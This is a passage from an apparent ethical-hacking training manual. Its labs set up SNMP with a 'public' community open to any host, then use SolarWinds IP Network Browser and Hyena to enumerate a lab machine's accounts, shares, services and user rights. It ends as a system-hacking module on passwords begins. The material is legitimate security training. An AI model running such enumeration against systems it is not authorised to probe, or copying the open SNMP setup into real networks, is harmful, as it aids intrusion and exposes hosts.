



FIGURE 5.1: Setting SNMP Services


2. Double-click **SNMP** service.
3. Click the **Security** tab, and click **Add...** The **SNMP Services Configuration** window appears. Select **READ ONLY** from **Community rights** and **Public** in **Community Name**, and click **Add**.



Monitor and alert in real time on network availability and health with tools including Real-Time Interface Monitor, SNMP Real-Time Graph, and Advanced CPU Load

FIGURE 5.2: Configuring SNMP Services

4. Select **Accept SNMP packets from any host**, and click **OK**.



Module 04 – Enumeration

FIGURE 5.3: setting SNMP Services

5. Install **SolarWinds-Toolset-V10**, located in **D:\CEH-Tools\CEHv8 Module 04 Enumeration\SNMP Enumeration Tools\SolarWind's IP Network Browser**.
6. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.




FIGURE 5.4: Windows Server 2012 – Desktop view

Perform robust network diagnostics for troubleshooting and quickly resolving complex network issues with tools such as Ping Sweep, DNS Analyzer, and Trace Route

7. Click the **Workspace Studio** app to open the **SolarWinds Workspace Studio** window.




FIGURE 5.5: Windows Server 2012 – Apps

6. The main window of **SolarWinds Workspace Studio** is shown in the following figure.

Module 04 – Enumeration




FIGURE 5.6 Solarwinds workspace studio main window

7. Click **External Tools**, and then select **Classic tools** → **Network Discovery** → **IP Network Browser**.

Deploy an array of network discovery tools including Port Scanner, Switch Port Mapper, and Advanced Subnet Calculator.




FIGURE 5.7: Menu Escalation for IP network browser

8. **IP Network Browser** will be shown. Enter the **Windows 8 Virtual Machine IP address (10.0.0.7)** and click **Scan Device** (the IP address will be different in your network).

Module 04 – Enumeration

SolarWinds Toolset applications use several methods to collect data about the health and performance of your network, including ICMP, SNMPv3, DNS and Syslog. Toolset does NOT require deployment of proprietary agents, appliances, or garden gnomes on the network.




FIGURE 5.8: IP Network Browser windows

9. It will show the result in a line with the **IP address** and name of the computer that is being scanned.
10. Now click the **Plus (+)** sign before the IP address.




FIGURE 5.9: IP Network Browser windows results page

11. It will list all the information of the targeted IP address.

Module 04 – Enumeration

To start a new tab, go to ‘tabs’ on the menu bar and choose ‘new tab.’ Right-click on a tab to bring up options (Import, Export, Rename, Save, Close). You can add tools to tabs from the Gadgets box in the lower left or directly from the gadgets menu. A good way to approach it is to collect all the tools you need for a given task (troubleshooting Internet connectivity, for example) on one tab. Next time you face that situation simply open that tab.




FIGURE 5.10: IP Network Browser windows results page

Lab Analysis

Analyze and document the results related to the lab exercise.

Tool/Utility	Information Collected/Objectives Achieved
SolarWinds Tool Set	<p>Scan Device IP Address: 10.0.0.7</p> <p>Output:</p> <ul style="list-style-type: none">▪ Interfaces▪ Services▪ Accounts▪ Shares▪ Hub Ports▪ TCP/IP Network▪ IPX Network▪ Routes


PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

- Analyze the details of the system such as user accounts, system MSI, hub ports, etc.

2. Find the IP address and Mac address of the system.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Enumerating the System Using Hyena

Hyena uses an Explorer-style interface for all operations, including right mouse click pop-up context menus for all objects. Management of users, groups (both local and global), shares, domains, computers, services, devices, events, files, printers and print jobs, sessions, open files, disk space, user rights, messaging, exporting, job scheduling, processes, and printing are all supported.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

The hacker enumerates applications and banners in addition to identifying user accounts and shared resources. In this lab, Hyena uses an Explorer-style interface for all operations, management of users, groups (both local and global), shares, domains, computers, services, devices, events, files, printers and print jobs, sessions, open files, disk space, user rights, messaging, exporting, job scheduling, processes, and printing are all supported. To be an expert ethical hacker and penetration tester, you must have sound knowledge of enumeration, which requires an active connection to the machine being attacked.

Lab Objectives

The objective of this lab is to help students learn and perform network enumeration:

- Users information in the system
- Services running in the system

	Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 04\Enumeration
--	---

Lab Environment

To perform the lab, you need:

- A computer running **Windows Server 2012**
- Administrative privileges to install and run tools
- You can also download this tool from following link
<http://www.systemtools.com/hyena/download.htm>

- If you decided to download latest version of this tool screenshots may differ

Lab Duration

Time: 10 Minutes

Overview of Enumeration

Enumeration is the process of **extracting** user names, machine names, network resources, shares, and services from a system. Enumeration techniques are conducted in an intranet environment.

Lab Tasks

The basic idea in this section is to:

TASK 1

Installation of Hyena

 You can download the Hyena from
http://www.systemtools.com/byena/byena_new.htm



FIGURE 6.1: Installation of Hyena

3. The **Software License Agreement** window appears, you must accept the agreement to install Hyena.
4. Select **I accept the terms of the license agreement** to continue and click **Next**.

Module 04 – Enumeration



FIGURE 6.2: Select the Agreement

5. Choose the **destination location** to install Hyena.
6. Click **Next** to continue the installation.




FIGURE 6.3: Selecting folder for installation

7. The **Ready to install the Program** window appears. Click **Install**.




FIGURE 6.4: selecting installation type

8. The **InstallShield Wizard complete** window appears. Click **Finish** to complete the installation.




FIGURE 6.5: Ready to install window

9. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.




FIGURE 6.6: Windows Server 2012 – Desktop view

Hyena also includes full exporting capabilities and both Microsoft Access and Excel reporting and exporting options

10. Click the **Hyena** app to open the **Hyena** window.




FIGURE 6.7: Windows Server 2012 – Apps

11. The **Registration** window will appear. Click **OK** to continue.
12. The main window of **Hyena** is shown in following figure.




FIGURE 6.8: Main window of Hyena

Module 04 – Enumeration

13. Click + to expand **Local workstation**, and then click **Users**.




FIGURE 6.9: Expand the System users

Additional command-line options were added to allow starting Hyena and automatically inserting and selecting/expanding a domain, server, or computer.

14. To check the services running on the system, double-click **Services**.




FIGURE 6.10: Services running in the system

15. To check the **User Rights**, click + to expand it.

Module 04 – Enumeration




FIGURE 6.11: Users Rights

16. To check the **Scheduled jobs**, click + to expand it.




FIGURE 6.12: Scheduled jobs

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

Tool/Utility	Information Collected/Objectives Achieved
Hyena	<p>Intention : Enumerating the system</p> <p>Output:</p> <ul style="list-style-type: none">▪ Local Connections▪ Users▪ Local Group▪ Shares▪ Sessions▪ Services▪ Events▪ User Rights▪ Performance▪ Registry▪ WMI

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs

System Hacking

Module 05

System Hacking

System hacking is the science of testing computers and network for vulnerabilities and plug-ins.

ICON KEY

	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

Password hacking is one of the easiest and most common ways hackers obtain unauthorized computer or network access. Although strong passwords that are difficult to crack (or guess) are easy to create and maintain, users often neglect this. Therefore, passwords are one of the weakest links in the information-security chain. Passwords rely on secrecy. After a password is compromised, its original owner isn't the only person who can access the system with it. Hackers have many ways to obtain passwords. Hackers can obtain passwords from local 